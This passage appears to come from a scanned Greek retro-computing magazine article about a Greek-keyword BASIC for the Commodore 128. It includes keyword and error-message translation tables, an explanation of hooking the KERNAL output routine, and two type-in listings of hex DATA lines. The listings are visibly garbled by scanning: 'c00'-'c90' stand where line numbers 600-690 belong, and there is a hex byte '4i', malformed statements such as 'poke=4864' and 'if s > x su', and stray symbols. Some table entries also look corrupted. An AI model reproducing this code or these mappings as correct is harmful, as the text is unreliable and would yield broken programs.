κάποιο τρόπο π.χ. BREAK, δώσουμε: LET HILO=1000 και CONT, κάθε φορά που θα καλείται απ' το πρόγραμμα η ρουτίνα που αρχίζει απ' την 90 (π.χ. GOSUB 90), τότε αυτόματα θα εκτελείται πρώτα η ρουτίνα που έχουμε γράψει εμείς (αφού η 90 GOTO HILO θα καταλήγει στην 1000 ...), κι έπειτα μέσω της 1990 GOTO 100 θα εκτελείται η ρουτίνα του προγράμματος. Βέβαια αν δεν θέλουμε να εκτελείται καθόλου η ρουτίνα του προ-

### ΑΝΤΙΣΤΟΙΧΙΕΣ ΕΝΤΟΛΩΝ ΕΛΛΗΝΙΚΗΣ BASIC

ABS	ΑΠ	FRE	ΜΝΗ	RENUMBER	ΜΕΤΑΡ
AND	ΚΑΙ	GET	ΠΑΡΕ	RESTORE	ΑΡΧΗ
APPEND	ΠΡΟΣΡΤ	GO	ΓΙΝΕ	RESUME	ΞΑΝΑΡΧ
ASC	ΚΩΔ	GOSUB	ΚΑΛΕΣΕ	RETURN	ΕΠΕΣΤΡΕΨΕ
ATN	ΣΦ	GOTO	ΓΡΑΜΜΗ	RGR	ΤΓΡ
AUTO	ΑΥΤΟ	GRAPHIC	ΓΡΑΦΙΚΑ	RIGHT\$	ΔΕΞΙ\$
BACKUP	ΑΝΤΙΓΡ	GSHAP	ΔΜΟΡΦΗ	RND	ΤΥΧ
BANK	ΣΕΛΙΔΑ	HEADER	ΟΔΗΓΟΣ	RREG	ΤΚΑΤ
BEGIN	ΑΦΕΤ	HELP	ΛΑΘΟΣ	RSPCOLOR	ΤΧΡΩΜΕΩΤ
BEND	ΤΕΡΜΑ	HEX\$	ΔΕΞ\$	RSPPOS	ΤΘΣΩΤ
BLOAD	ΜΦΟΡΤΩΣΕ	IF	ΕΑΝ	RSPRITE	ΤΞΩΤΙΚΟ
BOOT	ΕΚΤΕΛ	INPUT	ΕΙΣΑΓΕ	RUN	ΤΡΕΞΕ
BOX	ΚΟΥΤΙ	INPUT#	ΕΙΣΑΓΕ#	RWINDOW	ΤΠΑΡΑΘ
BSAVE	ΜΣΩΣΕ	INSTR	ΘΒΡΧ	SAVE	ΣΩΣΕ
BUMP	ΜΠΟΥΜ	INT	ΑΚ	SCALE	ΣΚΑΛΑ
CATALOG	ΚΑΤΑΛΟΓ	JOY	ΧΕΙΡ	SCNCLR	ΘΘΟΝΗ
CHAR	ΧΑΡ	KEY	ΠΛΗΚΤΡΟ	SCRATCH	ΔΙΑΓΡ
CHR\$	ΧΑΡ\$	LEFT\$	ΑΡΙ\$	SGN	ΠΡ\$
CIRCLE	ΚΥΚΛΟΣ	LEN	ΜΗΚ	SIN	ΗΜ
CLOSE	ΚΛΕΙΣΕ	LET	ΟΡΙΣΕ	SLEEP	ΥΠΝΟΣ
CLR	ΜΗΔ	LIST	ΛΙΣΤΑ	SLOW	ΑΡΓΑ
CMD	ΕΞΟΔ	LOAD	ΦΟΡΤΩΣΕ	SOUND	ΗΧΟΣ
COLLECT	ΣΥΛΛΕΞΕ	LOCATE	ΕΔΡΟΜ	SPC	ΔΣΤ
COLLISION	ΣΥΓΚΡΣ	LOG	ΛΟΓ	SPRCOLOR	ΕΤΧΡΩΜΑ
COLOR	ΧΡΩΜΑ	LOOP	ΠΑΛΙ	SPRDEF	ΟΡΩΤ
CONCAT	ΕΝΩΣΕ	MID\$	ΜΕΣΟΣ	SPRITE	ΞΩΤΙΚΟ
CONT	ΕΑΚ	MONITOR	ΜΟΝΙΤΟΡ	SPRSV	ΕΤΣΩΣΕ
COPY	ΚΟΠΙΑ	MOVSPR	ΚΙΝΕΩΤ	SQR	ΡΙΖ
COS	ΣΥΝ	NEW	ΝΕΟ	SSHAP	ΠΜΟΡΦΗ
DATA	ΠΛΗΡ	NEXT	ΕΠΟΜ	STASH	ΔΩΣΕ
DCLEAR	ΚΑΘΔ	NOT	ΟΧΙ	STEP	ΑΝΑ
DCLOSE	ΔΚΛΕΙΣΕ	OFF	ΟΦ	STOP	ΣΤΟΠ
DEC	ΔΕΚ	ON	ΟΠΟΥ	STR\$	ΒΡ\$
DEF	ΚΑΘΡ	OPEN	ΑΝΟΙΞΕ	SWAP	ΑΝΤΑΛ
DELETE	ΣΒΗΣΕ	OR	ΕΙΤΕ	SYS	ΣΥΣ
DIM	ΠΙΝ	TRON	ΑΝΙΧ	TAB	ΜΤΘ
DIRECTORY	ΑΡΧΕΙΑ	PAINT	ΒΑΨΕ	TAN	ΕΦ
DLOAD	ΔΦΟΡΤΩΣΕ	PEEK	ΠΕΡ	TEMPO	ΤΕΜΠΟ
DO	ΚΑΝΕ	PEN	ΜΟΛΥΒΙ	THEN	ΤΟΤΕ
DOPEN	ΔΑΝΟΙΞΕ	PLAY	ΠΑΙΞΕ	TO	ΣΤΟ
DRAW	ΣΥΡΕ	POINTER	ΔΕΙΚΤΗΣ	TRAP	ΠΑΓΙΔ
DSAVE	ΔΣΩΣΕ	POKE	ΒΑΛΕ	TROFF	ΚΛΙΧ
DVERIFY	ΔΣΥΓΚΡΙΝΕ	POS	ΘΕΣ	TRON	ΑΝΙΧ
ELSE	ΑΛΛΙΩΣ	POT	ΠΟΤ	UNTIL	ΩΣΠΟΥ
END	ΤΕΛΟΣ	PRINT	ΓΡΑΨΕ	USING	ΜΕΣΩ
ENVELOPE	ΦΑΚΕΛΟΣ	PRINT#	ΓΡΑΨΕ#	USR	ΧΡΣ
ERR\$	ΛΑΘ\$	PUDEF	ΦΟΡΜ	VAL	ΑΞ
EXIT	ΒΓΕΣ	QUIT	ΑΦΗΣΕ	VERIFY	ΣΥΓΚΡΙΝΕ
EXP	ΕΚΘ	RCLR	ΤΧΡ	VOL	ΕΝΤ
FAST	ΓΡΗΓ	RDOT	ΤΣΗΜ	WAIT	ΠΕΡΙΜ
FETCH	ΦΕΡΕ	READ	ΔΙΑΒ	WHILE	ΟΣΟ
FILTER	ΦΙΛΤΡΟ	RECORD	ΕΓΓΡ	WIDTH	ΠΛΑΤΟΣ
FN	ΣΝ	REM	ΠΑΡΑΤ	WINDOW	ΠΑΡΑΘ
FOR	ΓΙΑ	RENAME	ΜΕΤΟΝ	XOR	ΑΠΗ



**ΜΗΝΥΜΑΤΑ ΛΑΘΟΥΣ ΣΤΗΝ ΕΛΛΗΝΙΚΗ  
BASIC**

BAD DISK.....	ΚΑΚΟΣ ΔΙΣΚΟΣ	LOOP WITHOUT DO.....	ΠΑΛΙ ΧΩΡΙΣ ΚΑΝΕ
BAD SUBSCRIPT.....	ΚΑΚΟΣ ΔΕΙΚΤΗΣ	MISSING FILE NAME.....	ΑΠΟΝ ΟΝΟΜΑ ΑΡΧΕΙΟΥ
BEND NOT FOUND.....	ΔΕΝ ΒΡΙΣΚΕΤΑΙ ΤΕΡΜΑ	NEXT WITHOUT FOR.....	ΕΠΟΜ(ΕΝΟ) ΧΩΡΙΣ ΓΙΑ
BREAK.....	ΔΙΑΚΟΠΗΣ	NO GRAPHICS AREA.....	ΑΠΩΝ ΧΩΡΟΣ ΓΡΑΦΙΚΩΝ
CAN'T CONTINUE.....	ΑΔΥΝΑΤΟ ΝΑ ΣΥΝΕΧΙΣΩ	NOT INPUT FILE.....	ΑΡΧΕΙΟ ΟΧΙ ΕΙΣΟΔΩΝ
CAN'T RESUME.....	ΑΔΥΝΑΤΟ ΝΑ ΞΑΝΑΡΧΙΣΩ	NOT OUTPUT FILE.....	ΑΡΧΕΙΟ ΟΧΙ ΕΞΟΔΩΝ
DEVICE NOT PRESENT.....	ΑΠΟΝ ΠΕΡΙΦ' ΑΚΟ	OUT OF DATA.....	ΤΕΛΟΣ ΔΕΔΟΜΕΝΩΝ
DIRECT MODE ONLY.....	ΟΧΙ ΓΙΑ ΠΡΟΓΡΑΜΜΑ	OUT OF MEMORY.....	ΤΕΛΟΣ ΜΝΗΜΗΣ
DIVISION BY ZERO.....	ΜΗΔΕΝΙΚΟΣ ΠΑΡΟΝΟΜΑΣΤΗΣ	OVERFLOW.....	ΥΠΕΡΧΕΙΛΙΣΗ
FILE DATA.....	ΔΕΔΟΜΕΝΑ ΑΡΧΕΙΟΥ	REDIM'D ARRAY.....	ΠΙΝΑΚΑΣ ΗΔΗ ΥΠΑΡΧΕΙ
FILE NOT FOUND.....	ΑΝΥΠΑΡΚΤΟ ΑΡΧΕΙΟ	RETURN WITHOUT GOSUB.....	ΕΠΕΣΤΡΕΦΕ ΧΩΡΙΣ ΚΛΗΣΗ
FILE NOT OPEN.....	ΜΗ ΑΝΟΙΚΤΟ ΑΡΧΕΙΟ	STRING TOO LONG.....	ΠΟΛΥ ΜΑΚΡΥΣ ΒΡΟΓΧΟΣ
FILE OPEN.....	ΑΝΟΙΚΤΟ ΑΡΧΕΙΟ	SYNTAX.....	ΣΥΝΤΑΚΤΙΚΟ
FILE READ.....	ΔΙΑΒΑΣΜΑ ΑΡΧΕΙΟΥ	TOO MANY FILES.....	ΠΟΛΛΑ ΑΡΧΕΙΑ
FORMULA TOO COMPLEX.....	ΠΕΡΙΠΛΟΚΗ ΦΟΡΜΟΥΛΑ	TYPE MISMATCH.....	ΑΝΤΙΘΕΤΟΥ ΤΥΠΟΥ
ILLEGAL DEVICE NUMBER.....	ΑΡΙΘΜΟΣ ΠΕΡΙΦ' ΑΚΟΥ	UNDEF'D FUNCTION.....	ΣΥΝΑΡΤΗΣΗ ΜΗ ΟΡΙΣΜΕΝΗ
ILLEGAL QUANTITY.....	ΑΝΕΠΙΤΡΕΠΤΗ ΤΙΜΗ	UNDEF'D STATEMENT.....	ΑΠΟΥΣΑ ΓΡΑΜΜΗ ΠΡΟΓ' ΤΟΣ
LINE NUMBER TOO LARGE.....	ΓΡΑΜΜΗ ΠΟΛΥ ΜΕΓΑΛΗ	UNIMPLEMENTED COMMAND.....	ΑΝΥΠΟΣΤΗΡΙΚΤΗ ΕΝΤΟΛΗ
LOAD.....	ΔΥΣΚΟΛΟ ΦΟΡΤΩΜΑ	UNRESOLVED REFERENCE.....	ΜΗ ΥΠΟΛΟΓΙΣΙΜΗ ΑΝΑΦΟΡΑ
LOOP NOT FOUND.....	ΔΕΝ ΒΡΙΣΚΕΤΑΙ ΠΑΛΙ	VERIFY.....	ΑΝΟΜΟΙΑ ΑΡΧΕΙΑ

γράμματος μπορούμε να τελειώσουμε τη δική μας ρουτίνα με την: 1990 RETURN.

Αυτό συμβαίνει πάνω κάτω και με την επέμβαση που έκανα στη BASIC. Απλώς έσπρωξα λιγάκι πιο χαμηλά το βέλος ορισμένων ρουτινών αφού φρόντισα να τις αντικαταστήσω με κάποιες άλλες που δεν ελέγχουν πια τα λεξιλόγια της ROM αλλά τα δικά μου που τα έχουν αντικαταστήσει. Ως αυτό το σημείο τα πράγματα ήταν εύκολα. Τα λεξιλόγια της BASIC όπως και ο πίνακας μηνυμάτων λαθών είναι συγκεντρωμένα και ελέγχονται κατά συρροή επιτρέποντας μ' ένα έμμεσο JMP την επέμβαση. Το πραγματικό πρόβλημα παρουσιάστηκε όταν έπρεπε ν' αντικατασταθούν μεμονωμένα μηνύματα της BASIC (π.χ. EXTRA IGNORED ή ARE YOU SURE? κ.τλ.) και του λειτουργικού (π.χ. PRESS PLAY ON TAPE ή LOADING κ.τλ.). Σ' αυτές τις περιπτώσεις δεν υπήρχε η ευκολία του έμμεσου JMP κι έτσι είχα πραγματικά ν' αποφασίσω αν θα έπρεπε να παραιτηθώ τελείως, αφού η ROM δεν σηκώνει και πολλά πολλά. Τελικά επικράτησε ο εγωισμός μου που μ' έβαλε να χρησιμοποιήσω έναν πολύ παράδοξο τρόπο που όμως λειτουργήσει. Φυσικά δεν έκανα μάγια. Επενέβην απλώς στη λειτουργία IBSOU του KERNAL η οποία δίνει ένα χαρακτήρα στο ενεργό περιφερειακό (απ' την BASIC καλείται μέσω της PRINT ή της PRINT#) και η οποία αρχίζει μ' ένα έμμεσο JMP. Όταν λοιπόν ένας χαρακτήρας πάρει το δρόμο της εκτύπωσης στην

οθόνη ή οπουδήποτε αλλού, ελέγχεται αμέσως το σημείο του προγράμματος απ' το οποίο στάλθηκε κι αποφασίζεται το αν είναι μήνυμα που πρέπει ν' αλλάχτει ή όχι. Στη δεύτερη περίπτωση απλά αφήνεται να συνεχίσει μέχρι να τυπωθεί ενώ στην πρώτη γίνεται η αντικατάσταση του μηνύματος απ' το ελληνικό αντίστοιχο και παράλληλα διευθετείται έτσι η επιστροφή στο πρόγραμμα ώστε να φαίνεται ότι έχει σταλεί για εκτύπωση και το τελευταίο γράμμα του μηνύματος κι έτσι το πρόγραμμα να συνεχίζει στην επόμενη λειτουργία του. Θα σκεφτεί κανείς ότι ο έλεγχος είναι χρονοβόρος αλλά δεν είναι έτσι. Χρειάζεται να εκτυπωθούν γύρω στις 11500 χαρακτήρες για να καθυστερήσει ο υπολογιστής 1 δευτερόλεπτο πάνω κάτω. Είναι νομίζω μηδαμινό.

Όσον αφορά την πρακτική χρησιμότητα της εφαρμογής, η απάντηση θα είναι λακωνική αλλά και χαρακτηριστική. Ο μικρότερός μου αδελφός ποτέ δεν ενδιαφέρθηκε να μάθει τι ακριβώς είναι ο Ηλεκτρονικός Υπολογιστής και τι θα πει πρόγραμμα στα τρία χρόνια που με βλέπει ν' ασχολούμαι μανιωδώς. Είναι όμως γεγονός ότι κατάφερε να συντάξει το πρώτο του πρόγραμμα στην ελληνική BASIC που του έδειξα μέσα σε μισή ώρα και χωρίς σοβαρά λάθη. Κι είναι φυσικό αφού η σχέση του με την αγγλική είναι ελάχιστη ενώ η εύκολη κατανόηση των εντολών που χρειαζόνταν, του έδωσε το κίνητρο να προσπαθήσει έχοντας ξεπεράσει το πρόβλημα της βασικής επικοινωνίας με τον υπολογιστή.

Τέλος, αφού αποτελεί κοινό τόπο το γεγονός ότι κάθε πρόγραμμα έχει πλεονεκτήματα και μειονεκτήματα, θα αναφέρω τα του δικού μου προγράμματος διαβραχέων πριν προβώ σε κάποιες υποδείξεις όσον αφορά το γράψιμο και το σώσιμο του προγράμματος. Ένα μειονέκτημα είναι το γεγονός ότι το μήνυμα BOOTING του λειτουργικού δεν έχει για τεχνικούς λόγους αντικατασταθεί, που σημαίνει ότι θα εμφανίζεται μετά την αλλαγή του σετ χαρακτήρων σαν BOOTING. Το ίδιο συμβαίνει και με τα δύο μηνύματα του χώρου σχεδιασμού των SPRITES που καλείται από τη BASIC με την εντολή SPRDEF. Τα μηνύματα αυτά είναι τα SPRITE NUMBER και COPY FROM? τα οποία εμφανίζονται ως ΣΠΡΙΤΕ ΝΟΜΒΕΡ και ΨΟΠΥ ΦΡΟΜ? αντίστοιχα. Επίσης η μικρή καθυστέρηση που ανέφερα θα μπορούσε ίσως να θεωρηθεί ως μειονέκτημα. Πλεονέκτημα εκτός από τον ευκολότερο προγραμματισμό θα μπορούσε να είναι το ότι το πρόγραμμα έχει την ικανότητα λόγω της φύσης του να μεταφράζει τα προγράμματα που έχουν ήδη γραφεί στην αγγλική BASIC στα ελληνικά και το αντίστροφο, εφόσον ένα πρόγραμμα γραφεί και σωθεί απ' την ελληνική BASIC κι έπειτα φορτωθεί απ' την αγγλική. Επίσης έχω αντικαταστήσει τις εντολές στα πλήκτρα HELP και RUN. Ακόμη προβλέποντας ότι το πρόγραμμά μου δεν θα είχε καμία σημασία αν δεν έχει κανείς κάνει την «εγχείρηση» αλλαγής γεννήτριας χαρακτήρων στον υπολογιστή του, φρόντισα να ενσωματώσω μια ρουτίνα η



οποία αντικαθιστά τους λατινικούς χαρακτήρες με ελληνικούς και η οποία καλείται αυτόματα απ' τη ρουτίνα ενεργοποίησης με τη διαφορά ότι αντικαθιστά μόνο τους χαρακτήρες της γεννήτριας για τις 80 στήλες αφού το ολοκληρωμένο VDC 8563 που χρησιμοποιείται για αυτές έχει ενσωματωμένα 16 K μνήμη RAM εκ της οποίας μέρος χρησιμοποιείται για αντιγραφή της γεννήτριας χαρακτήρων της ROM σε κάθε RESET και έτσι ενδείκνυται για τροποποίηση. Πάντως ας είναι γνωστό ότι οι εντολές χρησιμοποιούν τους κανονικούς ASCII κώδικες από 65 για το A έως και 90 για το Z.

Εν κατακλείδι λοιπόν το πρόγραμμα γράφεται ως εξής:

- a. Γράφουμε το LISTING 2 και το τρέχουμε. Γιατί πρώτα το δύο; Η απάντηση έχει σχέση με τη σημασία του καθενός απ' τα δύο LISTINGS για το πρόγραμμα. Το LISTING 2 δεν είναι παρά ο κατάλογος των ελληνικών μηνυμάτων λάθους.
- β. Δίνουμε NEW, γράφουμε και τρέχουμε το LISTING 1 οπότε μπαίνουμε πια στην ελληνική BASIC και αν δώσουμε την εντολή ΛΙΣΤΑ θα δούμε ότι το LISTING 1 έχει ήδη μεταφραστεί. Αν κάνουμε κάποιο λάθος στα DATA

το πρόγραμμα θα φροντίσει να μας το επισημάνει λέγοντάς μας και σε ποιά γραμμή έχει γίνει το λάθος.

Είναι σκόπιμο πάντως να σώσει κανείς το πρόγραμμα του LISTING 2 πριν δώσει NEW για να γράψει το LISTING 1 κι έπειτα να σώσει και το LISTING 1 πράγμα που μπορεί να γίνει και από την ελληνική BASIC με την εντολή ΣΩΣΕ. Οι δύο κατάλογοι που παρατίθενται δείχνουν - τι άλλο - τις εντολές και τα μηνύματα λάθους της BASIC που αντικαθίστανται κατά αλφαβητική σειρά.

### listing 1

```

10 for li=0 to 60: su=0
20 for b=0 to 29: read dt$: by=dec(dt$): su=su+by: poke=4864+li*30+b, by
30 next: read s: if s > x su then print "?data error in"; li*10+10@: s: slow: end
40 next: s: slow: sys 4864

100 data a9,06,a0,a9,85,30,84,2f,20,fa,51,a9,13,a0,20,8d,01,0a,8c,00,0a,a0,51,
b9,ae,14,99,00,10,88,2834
110 data 10,f7,a9,03,a2,ea,a0,00,20,64,13,a9,14,a2,7f,a0,0a,20,64,13,a0,03,b9,
aa,14,99,ea,03,88,10,3021
120 data f7,a9,13,a2,6c,a0,0c,20,64,13,a9,13,a2,cc,a0,06,20,64,13,a9,14,a2,18,
a0,ee,20,64,13,a9,15,3013
130 data a2,00,a0,26,20,64,13,4c,71,19,99,01,03,8a,99,00,03,60,20,b7,13,a8,d0,
03,4c,a1,43,10,0f,c9,2421
140 data ff,d0,03,4c,19,43,a0,01,20,cc,43,4c,13,43,c9,3f,d0,05,a9,99,4c,86,43,
c9,3a,f0,e8,a9,18,a0,3420
150 data 7d,20,e2,43,90,03,4c,5f,43,a9,19,a0,3d,20,e2,43,90,03,4c,6e,43,a9,16,
a0,78,20,e2,43,90,c7,3114
160 data 4c,7d,43,08,c9,22,f0,02,28,60,28,20,80,03,a8,f0,f8,c9,22,d0,f6,4c,80,
03,30,03,4c,32,51,c9,3103
170 data ff,f0,f9,24,11,30,f5,aa,c9,fe,f0,0d,c9,ce,f0,09,84,4b,a9,16,a0,78,4c,
6a,51,c8,20,ec,42,f0,4339
180 data dd,84,4b,c9,02,b0,03,4c,c0,51,e0,fe,d0,0d,c9,27,b0,f5,69,7e,aa,a9,18,
a0,7d,90,dd,c9,0b,b0,4151
190 data e8,69,7e,aa,a9,19,a0,3d,90,d0,8a,10,03,4c,b7,4d,8e,08,12,24,7f,10,1a,
a0,01,b9,3b,00,99,09,2833
200 data 12,b9,02,12,99,0e,12,88,10,f1,ac,0c,12,c8,f0,03,4c,63,4d,ca,8a,20,4f,
14,a9,ea,a0,1b,85,26,2930
210 data 84,27,4c,81,4d,a9,04,a0,00,85,27,84,26,ee,c1,03,a9,26,8d,c4,03,ca,30,
0f,20,c0,03,48,e6,26,2941
220 data d0,02,e6,27,68,10,f3,30,ee,88,c8,20,c0,03,99,ea,1b,10,f7,ce,c1,03,60,
a9,00,85,0f,20,80,03,3346
230 data c9,d3,f0,06,20,86,03,4c,e1,78,20,80,03,20,50,79,20,f7,87,ca,8a,c9,29,
90,03,4c,28,7d,20,4f,3139
240 data 14,c8,98,20,13,81,8d,03,ff,4c,07,09,07,06,06,06,06,08,0b,06,47,52,41,
46,49,4b,41,44,46,4f,1817
250 data 52,54,56,53,45,22,41,52,58,45,49,41,0d,4f,55,4f,4e,48,0d,44,53,56,53,
45,22,54,52,45,4a,45,2100
260 data 0d,4c,49,53,54,41,0d,4d,4f,4e,49,54,4f,52,0d,44,c6,22,2a,0d,54,52,45,
4a,45,0d,4c,41,55,4f,2023
270 data 53,0d,48,8a,48,98,48,ba,a0,02,bd,04,01,d9,99,15,d0,08,bd,05,01,d9,96,
15,f0,0b,88,10,ed,68,3078

```



280 data a8,68,aa,68,4c,79,ef,88,10,2a,a5,cf,c9,b0,b0,ef,a0,08,b1,ce,20,7c,15,  
 a0,00,c8,b1,ce,d0,fb,4270  
 290 data 18,98,65,ce,9d,09,01,a5,cf,c9,00,9d,0a,01,8a,c9,05,aa,9a,4c,3a,fa,88,  
 10,0d,bd,01,01,20,7c,2763  
 300 data 15,a9,80,9d,06,01,d0,16,a9,ff,20,7c,15,a9,ff,9d,02,01,a9,30,05,77,20,  
 79,ef,a9,2c,20,79,ef,3235  
 310 data 68,a8,c8,aa,68,60,a0,12,88,d9,9c,15,d0,fa,b9,ae,15,a8,b9,c0,15,08,29,  
 7f,20,79,ef,c8,28,10,3682  
 320 data f3,60,fa,f7,61,37,2a,3b,4c,00,53,47,92,4f,3c,3b,0c,17,1b,2e,49,51,59,  
 63,6a,ff,00,08,12,21,2533  
 330 data 36,3a,45,4b,51,58,5f,6e,8c,94,9a,a4,36,b0,0d,44,49,4i,4b,4f,50,c8,0d,  
 45,54,4f,49,4d,4f,53,2676  
 340 data 2e,8d,45,49,53,41,49,20,42,45,42,41,49,4f,53,20,bf,3f,54,41,20,45,4a,  
 54,52,41,20,41,43,4e,2166  
 350 data 4f,48,55,48,4b,41,4e,8d,0d,4f,4b,8d,3f,45,50,41,4e,45,4c,41,42,45,8d,  
 20,4c,41,55,4f,d3,20,2396  
 360 data 53,54,48,4e,a0,0d,43,41,58,4e,56,a0,47,49,41,20,54,4f,a0,0d,50,41,54,  
 48,53,45,20,54,4f,20,2291  
 370 data 50,4c,45,c8,0d,50,41,54,48,53,45,20,54,4f,20,50,4c,45,48,20,4b,41,49,  
 20,54,4f,20,52,45,4b,2113  
 380 data 4f,52,4e,d4,0d,46,4f,52,54,56,4e,d6,0d,53,56,5a,56,a0,0d,53,59,47,4b,  
 52,49,4e,56,a0,0d,42,2564  
 390 data 52,45,55,48,4b,45,20,54,4f,a0,50,4c,48,4b,54,52,4f,a0,54,45,4c,4f,d3,  
 47,49,c1,45,50,4f,cd,2804  
 400 data 50,4c,48,d2,45,49,53,41,47,45,a3,45,49,53,41,47,c5,50,49,ce,44,49,41,  
 c2,4f,52,49,53,c5,47,2933  
 410 data 52,41,4d,4d,c8,54,52,45,4a,c5,45,41,ce,41,52,58,c8,4b,41,4c,45,53,c5,  
 45,50,45,53,54,52,45,2883  
 420 data 43,c5,50,41,52,41,d4,53,54,4f,d0,4f,50,4f,d9,50,45,52,49,cd,46,4f,52,  
 54,56,53,c5,53,56,53,3119  
 430 data c5,53,59,47,4b,52,49,4e,c5,4b,41,55,d2,42,41,4c,c5,47,52,41,43,45,a3,  
 47,52,41,43,c5,45,4a,2926  
 440 data 41,cb,4c,49,53,54,c1,4d,48,c4,45,4a,4f,c4,53,59,d3,41,4e,4f,49,4a,c5,  
 4b,4c,45,49,53,c5,50,3142  
 450 data 41,52,c5,4e,45,cf,4d,54,55,a8,53,54,cf,53,ce,44,53,54,a8,54,4f,54,c5,  
 4f,58,c9,41,4e,c1,ab,3497  
 460 data ad,aa,af,de,4b,41,c9,45,49,54,c5,be,bd,bc,50,52,d3,41,cb,41,d0,58,52,  
 d3,4d,4e,c8,55,45,d3,4086  
 470 data 52,49,da,54,59,d8,4c,4f,c7,45,4b,d5,53,59,ce,48,cd,45,c6,53,c6,50,45,  
 d2,4d,48,cb,42,52,a4,3699  
 480 data 41,ca,4b,56,c4,58,41,52,a4,41,52,49,a4,44,45,4a,49,a4,4d,45,53,4f,a4,  
 47,49,4e,c5,54,47,d2,3111  
 490 data 54,58,d2,80,58,45,49,d2,54,53,48,cd,44,45,cb,44,45,4a,a4,4c,41,55,a4,  
 55,42,52,d8,41,4c,4c,3165  
 500 data 49,56,d3,4a,41,4e,41,52,d8,50,41,47,49,c4,41,4e,49,d8,4b,4c,49,d8,48,  
 58,4f,d3,45,4e,d4,41,3181  
 510 data 59,54,cf,46,4f,52,cd,47,52,41,46,49,4b,c1,42,41,43,c5,58,41,d2,4b,4f,  
 59,54,c9,4b,59,4b,4c,3046  
 520 data 4f,d3,44,4d,4f,52,46,c8,50,4d,4f,52,46,c8,53,59,52,c5,45,44,52,4f,cd,  
 58,52,56,4d,c1,4f,55,3098  
 530 data 4f,4e,c8,53,4b,41,4c,c1,4c,41,55,4f,d3,4b,41,4e,c5,50,41,4c,c9,42,47,  
 45,d3,41,52,58,45,49,2996  
 540 data c1,44,53,56,53,c5,44,46,4f,52,54,56,53,c5,4f,44,48,47,4f,d3,44,49,41,  
 47,d2,53,59,4c,4c,45,2919  
 550 data 4a,c5,4b,4f,50,49,c1,4d,45,54,4f,ce,41,4e,54,49,47,d2,53,42,48,53,c5,  
 4d,45,54,41,d2,50,4c,3029  
 560 data 48,4b,54,52,cf,4d,4f,4e,49,54,4f,d2,4d,45,53,d6,56,53,50,4f,d9,4f,53,  
 cf,00,53,45,4c,49,44,2926  
 570 data c1,46,49,4c,54,52,cf,50,41,49,4a,c5,54,45,4d,50,cf,4b,49,4e,4a,56,d4,  
 4a,56,54,49,4b,cf,4a,3062



```

580 data 54,58,52,56,4d,c1,54,4b,41,d4,46,41,4b,45,4c,4f,d3,59,50,4e,4f,d3,4b,
41,54,41,4c,4f,c7,44,2939
590 data 41,4e,4f,49,4a,c5,50,52,4f,53,52,d4,44,4b,4c,45,49,53,c5,4d,53,56,53,
c5,4d,46,4f,52,54,56,2829
c00 data 53,c5,45,47,47,d2,45,4e,56,53,c5,44,53,59,47,4b,52,49,4e,c5,4b,41,55,
c4,4a,54,53,56,53,c5,3058
c10 data 53,59,47,4b,52,d3,41,46,45,d4,54,45,52,4d,c1,50,41,52,41,d5,45,4b,54,
45,cc,50,4c,41,54,4f,2922
c20 data d3,4f,52,4a,56,d4,41,46,48,53,c5,44,56,53,c5,80,46,45,52,c5,80,41,4e,
54,41,cc,4f,c6,47,52,3265
c30 data 48,c7,41,52,47,c1,00,50,4f,d4,4d,50,4f,59,cd,4d,4f,4c,59,42,c9,54,55,
53,4a,56,d4,54,4a,56,3039
c40 data 54,49,4b,cf,54,58,52,56,4d,4a,56,d4,41,50,c8,54,50,41,52,41,d5,44,45,
49,4b,54,48,d3,00,a0,2974
c50 data 00,8c,00,ff,a9,0b,85,05,84,07,18,20,8e,19,a4,07,38,20,8e,19,c8,c6,05,
d0,ef,4c,09,40,b9,b6,2867
c60 data 19,a2,12,90,02,09,08,20,cc,cd,c8,e8,b9,b6,19,20,cc,cd,a2,08,86,06,c8,
b9,b6,19,90,02,49,ff,3450
c70 data 20,ca,cd,c6,06,d0,f1,60,20,30,66,66,66,66,3e,06,7c,00,20,40,18,3c,66,
66,66,66,7e,00,20,60,2710
c80 data 3c,66,66,66,3c,18,18,00,20,70,7e,60,60,60,60,60,00,20,a0,7e,00,00,
3c,00,00,7e,00,20,c0,2048
c90 data 18,3c,66,66,66,66,66,00,21,00,7e,66,66,66,66,66,66,00,21,20,7c,66,66,
7c,60,60,c0,00,21,30,2251
700 data 7e,60,30,18,30,c0,7e,00,21,50,3c,66,66,7e,66,66,3c,00,21,60,3c,66,66,
66,3c,00,7e,00,50,00,2092

```

### listing 2

```

10 poke48,7:clr:bank 1:for li=0 to 21:su=0
20 for b=0 to 30:read dt$:by=dec(dt$):su=su+by:poke 4864+li*31+b,by
30 next:read s:if s > su then print "?data error in";li*10+100:slow:end
40 next:slow

100 data 50,4f,4c,4c,41,20,41,52,58,45,49,c1,41,4e,4f,49,4b,54,4f,20,41,52,58,
45,49,cf,4d,48,20,41,4e,2451
110 data 4f,49,4b,54,4f,20,41,52,58,45,49,cf,41,4e,59,50,41,52,4b,54,4f,20,41,
52,58,45,49,cf,41,50,4f,2543
120 data 4e,20,50,45,52,49,46,27,41,4b,cf,41,52,58,45,49,4f,20,4f,58,49,20,45,
49,53,4f,44,56,ce,41,52,2441
130 data 58,45,49,4f,20,4f,58,49,20,45,4a,4f,44,56,ce,41,50,4f,4e,20,4f,4e,4f,
4d,41,20,41,52,58,45,49,2316
140 data 4f,d9,41,52,49,55,4d,4f,53,20,50,45,52,49,46,27,41,4b,4f,d9,45,50,4f,
4d,28,45,4e,4f,29,20,58,2453
150 data 56,52,49,53,20,47,49,c1,53,59,4e,54,41,4b,54,49,4b,cf,45,50,45,53,54,
52,45,43,45,20,58,56,52,2566
160 data 49,53,20,4b,4c,48,53,c8,54,45,4c,4f,53,20,44,45,44,4f,4d,45,4e,56,ce,
41,4e,45,50,49,54,52,45,2517
170 data 50,54,48,20,54,49,4d,c8,59,50,45,52,58,45,49,4c,49,53,c8,54,45,4c,4f,
53,20,4d,4e,48,4d,48,d3,2694
180 data 41,50,4f,59,53,41,20,47,52,41,4d,4d,48,20,50,52,4f,47,27,54,4f,d3,4b,
41,4b,4f,53,20,44,45,49,2313
190 data 4b,54,48,d3,50,49,4e,41,4b,41,53,20,48,44,48,20,59,50,41,52,58,45,c9,
4d,48,44,45,4e,49,4b,4f,2502
200 data 53,20,50,41,52,41,4e,4f,4d,41,53,54,48,d3,4d,4f,4e,4f,20,47,49,41,20,
50,52,4f,47,27,4d,c1,41,2428

```



210 data	4e, 54, 49, 55, 45, 54, 4f, 59, 20, 54, 59, 50, 4f, d9, 50, 4f, 4c, 59, 20, 4d, 41, 4b, 52, 59, 53, 20, 42, 52, 4f, 47, 58, 2467
